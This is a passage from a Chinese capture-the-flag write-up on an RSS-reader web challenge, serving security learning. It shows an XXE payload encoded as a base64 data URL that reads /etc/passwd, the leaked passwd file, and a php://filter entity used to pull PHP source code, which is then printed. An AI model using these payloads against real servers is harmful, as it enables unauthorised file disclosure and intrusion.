data://baidu.com/plain;base64,PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWVBFIHRpdGxlIFsgPCFFTEVNRU5UIHRpdGxlIEFOWSA+CjwhRU5USVRZIHh4ZSBTWVNURU0gImZpbGU6Ly8vZXRjL3Bhc3N3ZCIgPl0+CjxyYzMgdmVyc2lvbj0iMi4wIiB4bWxuczphdG9tPSJodHRwOi8vd3d3LnczLm9yZy8yMDA1L0F0b20iPgo8Y2hhbm5lbD4KICAgIDx0aXRsZT5UaGUgQmxvZzwvdGl0bGU+CiAgICA8bGluaz5odHRwOi8vZXhhbXBsZS5jb20vPC9saW5rPgogICAgPGRlc2NyaXB0aW9uPkEgYmxvZyBhYm91dCB0aGluZ3M8L2Rlc2NyaXB0aW9uPgogICAgPGxhc3RCdWlsZERhdGU+TW9uLCAwMyBGZWIgMjAxNCAwMDowMDowMCAtMDAwMDwvbGFzdEJ1aWxkRGF0ZT4KICAgIDxpdGVtPgogICAgICA8dGl0bGU+JnhhbXBsZTsmeEJ1aWxkRGF0ZT4KICAgICAgPGxpbms+aHR0cDovL2V4YW1wbGUuY29tPC9saW5rPgogICAgICA8ZGVzY3JpcHRpb24+YSBwb3N0PC9kZXNjcmlwdGlvbj5hdXRob3I+YXV0aG9yQGV4YW1wbGUuY29tPC9hdXRob3I+CiAgICAgIDxwdWJEYXRlPk1vbiwgMDMgRmViIDIwMTQgMDA6MDA6MDAgLTAwMDA8L3B1YkRhdGU+CiAgICA8L2l0ZW0+CiAgPC9jaGFubmVsPgo8L3Jzcz4=
```

可以看到：

BEGIN YOUR **NEW** RSS

Example rss file format: http://112.126.96.50:9999/file/example

Input your rss url here

Read

The Blog

http://example.com/

A blog about things

最后更新:2014年02月03日 00时00分

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin

4、因为不知道路径，我们先读一下源码，用下面的ENTITY替换一下上面payload中的（因为是php文件，所以要base64一下才能读出来）：

```
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=index.php" >]>
```

base解码后得到：

```php
//index.php
<?php
ini_set('display_errors',0);
ini_set('display_startup_erros',1);
error_reporting(E_ALL);
require_once('routes.php');

function __autoload($class_name){
    if(file_exists('./classes/'.$class_name.'.php')) {

        require_once './classes/'.$class_name.'.php';

    } else if(file_exists('./controllers/'.$class_name.'.php')) {

        require_once './controllers/'.$class_name.'.php';

    }
}
```

没什么信息，同样的方法再读一下routes.php的源码：

```php
//routes.php
<?php

Route::set('index.php',function(){
    Index::createView('Index');
});

Route::set('index',function(){
    Index::createView('Index');
});

Route::set('fetch',function(){
    if(isset($_REQUEST['rss_url'])){
        Fetch::handleUrl($_REQUEST['rss_url']);
    }
});

Route::set('rss_in_order',function(){
    if(!isset($_REQUEST['rss_url']) && !isset($_REQUEST['order'])){
        Admin::createView('Admin');
    }else{
      if($_SERVER['REMOTE_ADDR'] == '127.0.0.1' || $_SERVER['REMOTE_ADDR'] == '::1'){
        Admin::sort($_REQUEST['rss_url'],$_REQUEST['order']);
      }else{
       echo ";(";
      }
    }
});
```

（后来有事去了，官方环境关了，也没有合适的复现环境了）

参考：
https://altman.vip/2019/09/09/ByteCTF-WEB/